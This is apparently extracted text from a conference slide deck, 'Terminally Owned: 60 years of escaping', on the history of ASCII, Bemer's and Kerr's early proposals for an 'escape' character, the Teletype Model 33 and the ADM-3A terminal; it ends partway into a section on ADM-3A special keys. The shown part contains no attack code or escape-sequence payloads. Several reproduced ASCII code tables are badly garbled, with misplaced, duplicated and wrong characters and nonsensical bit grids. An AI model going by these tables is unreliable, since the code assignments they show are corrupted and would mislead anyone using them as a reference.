

# Terminally Owned

60 years of escaping

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# ASCII

## American Standard Code for Information Interchange

- Introduced in 1963
- We take it for granted
- It's everywhere, including this very slide
- ASA X3.4-1963

# ASA X3.4-1963

## a.k.a. ASCII

### 2. Standard Code

<u>b<sub>7</sub></u>	0	0	0	0	1	1	1	1
<u>b<sub>6</sub></u>	0	0	1	1	0	0	1	1
<u>b<sub>5</sub></u>	0	1	0	1	0	1	0	1
<u>b<sub>4</sub></u>								
<u>b<sub>3</sub></u>								
<u>b<sub>2</sub></u>								
<u>b<sub>1</sub></u>								
0	0	NULL	DC <sub>0</sub>	þ	0	@	P	1
0	0	SOM	DC <sub>1</sub>	!	1	A	Q	
0	0	EOA	DC <sub>2</sub>	"	2	B	R	U
0	0	EOM	DC <sub>3</sub>	#	3	C	S	N
0	1	EOT	DC <sub>4</sub> (STOP)	\$	4	D	T	A
0	1	WRU	ERR	%	5	E	U	S
0	1	RU	SYNC	&	6	F	V	A
0	1	BELL	LEM	(APOS)	7	G	W	I
1	0	FE <sub>0</sub>	S <sub>0</sub>	(	8	H	X	E
1	0	HT	SK	S <sub>1</sub>	)	9	I	G
1	0	LF	S <sub>2</sub>	*	:	J	Z	N
1	0	VTAB	S <sub>3</sub>	+	:	K	[	E
1	1	FF	S <sub>4</sub> (COMMA)	<	L	\	ACK	D
1	1	CR	S <sub>5</sub>	-	=	M	J	1
1	1	SO	S <sub>6</sub>	.	>	N	↑	ESC
1	1	SI	S <sub>7</sub>	/	?	O	←	DEL

# ASA X3.4-1963



## a.k.a. ASCII

## 2. Standard Cod

# ASA X3.4-1963

a.k.a. ASCII

## 2. Standard Code






b <sub>7</sub>	0	0	0	0	1	1	1	1
b <sub>6</sub>	0	0	1	1	0	0	1	1
b <sub>5</sub>	0	1	0	1	0	1	0	1
b <sub>4</sub>	0	0	0	0	NULL	DC <sub>0</sub>	�	P
b <sub>3</sub>	0	0	0	1	SOM	DC <sub>1</sub>	!	Q
b <sub>2</sub>	0	0	1	0	EOA	DC <sub>2</sub>	"	R
b <sub>1</sub>	0	0	1	1	EOM	DC <sub>3</sub>	#	S
0	1	0	0	0	EOT	DC <sub>4</sub> (STOP)	\$	T
0	1	0	1	WRU	ERR	%	5	U
0	1	1	0	RU	SYNC	&	6	V
0	1	1	1	BELL	LEM	(APOS)	7	W
1	0	0	0	FE <sub>0</sub>	S <sub>0</sub>	(	8	X
1	0	0	1	HT	SK	)	I	Y
1	0	1	0	LF	S <sub>2</sub>	*	:	Z
1	0	1	1	VTAB	S <sub>3</sub>	+	:	K
1	1	0	0	FF	S <sub>4</sub> (COMMA)	<	L	\
1	1	0	1	CR	S <sub>5</sub>	-	=	M
1	1	1	0	SO	S <sub>6</sub>	.	>	N
1	1	1	1	SI	S <sub>7</sub>	/	?	O
						�	�	DEL

# ASA X3.4-1963

a.k.a. ASCII

## 2. Standard Code

b <sub>7</sub>	0	0	0	0	1	1	1	1
b <sub>6</sub>	0	0	1	1	0	0	1	1
b <sub>5</sub>	0	1	0	1	0	1	0	1
b <sub>4</sub>								
b <sub>3</sub>								
b <sub>2</sub>								
b <sub>1</sub>								
0	NULL	DC <sub>0</sub>	�	0	@	P		
0	SOM	DC <sub>1</sub>	!	1	A	Q		
0	EOA	DC <sub>2</sub>	"	2	B	R		
0	EOM	DC <sub>3</sub>	#	3	C	S		
0	EOT	DC <sub>4</sub> (STOP)	\$	4	D	T		
0	WRU	ERR	%	5	E	U		
0	RU	SYNC	&	6	F	V		
0	BELL	LEM	'APOS'	7	G	W		
1	FE <sub>0</sub>	S <sub>0</sub>	(	8	H	X		
1	HT	SK	)	9	I	Y		
1	LF	S <sub>2</sub>	*	:	J	Z		
1	VTAB	S <sub>3</sub>	+	:	K	C		
1	FF	S <sub>4</sub> (COMMA)	<	L	\			
1	CR	S <sub>5</sub>	-	=	M	J		
1	SO	S <sub>6</sub>	.	>	N	�		
1	SI	S <sub>7</sub>	/	?	O	�		

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## 2. Standard Cod

<u>b<sub>7</sub></u>	0	0	0	0	1	1	1	1
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<u>b<sub>5</sub></u>	0	1	0	1	0	1	0	1
<u>b<sub>4</sub></u>								
<u>b<sub>3</sub></u>								
<u>b<sub>2</sub></u>								
<u>b<sub>1</sub></u>								
0 0 0 0	NULL	DC <sub>0</sub>	‘	0	@	P		
0 0 0 1	SOM	DC <sub>1</sub>	!	1	A	Q		
0 0 1 0	EOA	DC <sub>2</sub>	”	2	B	R		U
0 0 1 1	EOM	DC <sub>3</sub>	#	3	C	S		N
0 1 0 0	EOT (STOP)	DC <sub>4</sub>	\$	4	D	T		A
0 1 0 1	WRU	ERR	%	5	E	U		S
0 1 1 0	RU	SYNC	&	6	F	V		A
0 1 1 1	BELL	LEM	(APOS)	7	G	W		S
1 0 0 0	FE <sub>0</sub>	S <sub>0</sub>	(	8	H	X		I
1 0 0 1	HT	SK	S <sub>1</sub>	)	9	I	Y	E
1 0 1 0	LF	S <sub>2</sub>	*	:	J	Z		D
1 0 1 1	V <sub>TAB</sub>	S <sub>3</sub>	+	:	K	C		
1 1 0 0	FF	S <sub>4</sub>	(COMMA)	<	L	\		ACK
1 1 0 1	CR	S <sub>5</sub>	-	=	M	]		
1 1 1 0	SO	S <sub>6</sub>	.	>	N	↑		L
1 1 1 1	SI	S <sub>7</sub>	/	?	O	←		ESC

# X3.4-1967

## really ASCII

b <sub>7</sub> b <sub>6</sub> b <sub>5</sub>					0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1						
B <sub>i</sub> t <sub>s</sub>					b <sub>4</sub>	b <sub>3</sub>	b <sub>2</sub>	b <sub>1</sub>	Column →	Row ↓	0	1	2	3	4	5	6	7
0	0	0	0	0	0				NUL	DLE	SP	0	@	P	'	p		
0	0	0	0	1		1			SOH	DC1	!	1	A	Q	a	q		
0	0	1	0	2			2		STX	DC2	"	2	B	R	b	r		
0	0	1	1	3				3	ETX	DC3	#	3	C	S	c	s		
0	1	0	0	4				4	EOT	DC4	\$	4	D	T	d	†		
0	1	0	1	5				5	ENQ	NAK	%	5	E	U	e	u		
0	1	1	0	6			6		ACK	SYN	&	6	F	V	f	v		
0	1	1	1	7				7	BEL	ETB	'	7	G	W	g	w		
1	0	0	0	8				8	BS	CAN	(	8	H	X	h	x		
1	0	0	1	9				9	HT	EM	)	9	I	Y	i	y		
1	0	1	0	10				10	LF	SUB	*	:	J	Z	j	z		
1	0	1	1	11				11	VT	ESC	+	;	K	[	k	{		
1	1	0	0	12				12	FF	FS	,	<	L	\	l	-		
1	1	0	1	13				13	CR	GS	-	=	M	]	m	}		
1	1	1	0	14				14	SO	RS	.	>	N	^	n	~		
1	1	1	1	15				15	SI	US	/	?	O	-	o	DEL		

# X3.4-1967

## really ASCII

Diagram illustrating the mapping of 7-bit binary codes to ASCII characters.

The top row shows the 7-bit binary representation:  $b_7 b_6 b_5 b_4 b_3 b_2 b_1$ . The bottom row shows the corresponding ASCII characters: NUL, DLE, SP, @, P, ` (grave), p, SOH, DC1, !, A, Q, a, q, STX, DC2, ", B, R, b, r, ETX, DC3, #, C, S, c, s, EOT, DC4, \$, D, T, d, t, ENQ, NAK, %, E, U, e, u, ACK, SYN, &, F, V, f, v, BEL, ETB, ', 7, G, W, g, w, BS, CAN, (, 8, H, X, h, x, HT, EM, ), 9, I, Y, i, y, LF, SUB, \*, :, J, Z, j, z, VT, ESC, +, ;, K, [, k, {, FF, FS, , <, L, \, |, -, CR, GS, -, =, M, ], m, }, SO, RS, ., >, N, ^, n, ~, SI, US, /, ?, O, -, o, DEL.

A legend indicates:

- $b_7$ ,  $b_6$ ,  $b_5$  are bits of the 7-bit code.
- $b_4$ ,  $b_3$ ,  $b_2$ ,  $b_1$  are bits of the 4-bit row index.
- Column is indicated by an arrow pointing right.
- Row is indicated by an arrow pointing down.

# X3.4-1967

## really ASCII

Diagram illustrating the mapping of 7-bit binary codes to ASCII characters, showing bit assignments and a circled ESC character.

Bit Assignments:					b <sub>7</sub>	b <sub>6</sub>	b <sub>5</sub>	b <sub>4</sub>	b <sub>3</sub>	b <sub>2</sub>	b <sub>1</sub>	Column →	Row ↓	
B	i	t	s											
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	0	1	1	0	0	1	0	1	0	1	0	1
0	0	0	1	0	2	1	1	0	1	0	1	1	0	1
0	0	1	0	0	3	2	1	1	0	1	1	1	0	1
0	1	0	0	0	4	3	2	1	1	0	1	1	0	1
0	1	0	0	1	5	2	1	1	0	1	1	1	0	1
0	1	0	1	0	6	1	1	0	1	0	1	1	0	1
0	1	1	0	0	7	0	1	1	0	1	0	1	0	1
1	0	0	0	0	8	-	-	-	-	-	-	-	-	-
1	0	0	0	1	9	0	0	0	0	0	0	0	0	0
1	0	1	0	0	10	0	0	0	0	0	0	0	0	0
1	0	1	1	0	11	0	0	0	0	0	0	0	0	0
1	1	0	0	0	12	0	0	0	0	0	0	0	0	0
1	1	0	0	1	13	0	0	0	0	0	0	0	0	0
1	1	1	0	0	14	0	0	0	0	0	0	0	0	0
1	1	1	1	0	15	0	0	0	0	0	0	0	0	0

The diagram shows the mapping of 7-bit binary codes to ASCII characters. The columns are labeled 0 through 7, and the rows are labeled 0 through 15. A legend at the top indicates bit assignments: b<sub>7</sub> through b<sub>1</sub> (least significant) and B<sub>i</sub> through s<sub>t</sub> (most significant). An arrow points from the bits to the columns, and another arrow points from the row index to the rows. The characters listed are NUL, DLE, SP, @, P, ` (grave accent), p, SOH, DC1, !, A, Q, a, q, STX, DC2, " (double quote), B, R, b, r, ETX, DC3, #, C, S, c, s, EOT, DC4, \$, D, T, d, t, ENQ, NAK, %, E, U, e, u, ACK, SYN, &, F, V, f, v, BEL, ETB, ', G, W, g, w, BS, CAN, (, H, X, h, x, HT, EM, ), I, Y, i, y, LF, SUB, \*, J, Z, j, z, VT, ESC, +, K, [, k, {, FF, FS, , L, \, I, }, CR, GS, -, M, ], m, }, SO, RS, ., N, ^, n, ~, SI, US, /, O, -, o, and DEL.

# 60 years ago – proposals on “escape”

## A Proposal for Character Code Compatibility

R. W. BEMER, I.B.M. Corporation, White Plains, N. Y.

The emergence of a single standard from a welter of conflicting precedents depends upon two solutions:

1. selection or development of an adequate and logical standard,
2. phasing out (or peaceful coexistence with) the old varieties.

This paper deals with the latter problem and proposes the mechanics for a solution in the area of character codes, as represented by bit combinations.

It appears impossible to reconcile the many different codes in use on paper or magnetic tape such that a particular code could be the national or international standard. Because of the wide usage of these various codes they must be considered parallel standards subject to atrophy through adoption of a single superior code. A simple device that I call the “escape” character will allow as many compatible and graded standards as there are bit combinations in any number of tracks, although it is certainly not desirable to have more of these than absolutely necessary.

Given  $T$  character tracks (not feed, parity, or control tracks), there are  $2^T$  possible code combinations. Normally these are all assigned to specific characters or controls. I propose that *one* of these combinations, the *same* one for

all standards, be reserved as an “escape” character. This is to be excluded from every such set of characters assigned.

Regarding the choice of this character, it is unwise to use a *null*, or absence of punches or bits. Furthermore, it is quite possible that the physical permutation of tracks on tape will not be in direct correspondence with the bit pattern of internal storage in a computer or data-processing device. The only code that avoids these difficulties is the completely punched combination, or all *ones* in the bit structure.

Let us make provision for this “escape” combination to interrupt normal decoding of a stream of characters. It will say, in effect, that “The next  $T$ -bit combination is to be considered a numeric identifier of a particular standard.” From then on, until interrupted by an “escape” character in *that* set, all combinational  $T$ -bit characters will be interpreted according to that standard. Shifting from one standard to another is therefore *dynamic*. A great additional advantage of such a scheme is that many messages in several different codes may be adjoined in the stream of transmission. In hardware, the “escape” character can be made to interrupt to set relays or other switching devices to select one of a variety of readers or decoders.

Bob Bemer, Communications of the ACM, Feb. 1960

## A PROPOSED DISCIPLINE FOR THE USE OF "ESCAPE"

D.A. Kerr  
American Telephone and Telegraph Co.  
New York, New York

Jan. 22, 1963

### Introduction

The proposed American Standard Code for Information Interchange includes a character designated “escape”. This character is intended to modify succeeding characters so as to permit the representation of characters not within the A.S.C.I.I. proper. The exact application and method of use of “escape” has not yet been determined.

This paper offers some thoughts on how “escape” may be defined and applied, and treats the effects of such a use on the coexistence of data processing and data communication systems. An implementation planned for use in the Bell System is described.

### Application

It has been observed that “escape” could be used to permit the representation of either controls or graphics lying beyond the basic A.S.C.I.I. set. It is realized that the yet undefined characters “Shift Out” and “Shift In” are related to the use of “escape”. Some presumptions will be made regarding the division of functions between “shift” and “escape” operations.

D.A. Kerr, X3.2 Subcommittee, Task Group on “Escape”, 1963

# Teletype Model 33

- Released 1963
- One of the first devices to use ASCII
- Used in the development of...








TeleTYpewriter: TTY

# Lear Siegler

## ADM-3A

- Released 1976
- Not the first “glass” terminal
- In kit form it cost under \$1000





### 3.2.2 Special Function Keys

In addition to the displayable character keys, the ADM-3A keyboard contains a number of other keys which are used for various terminal and system control operations, as follows:

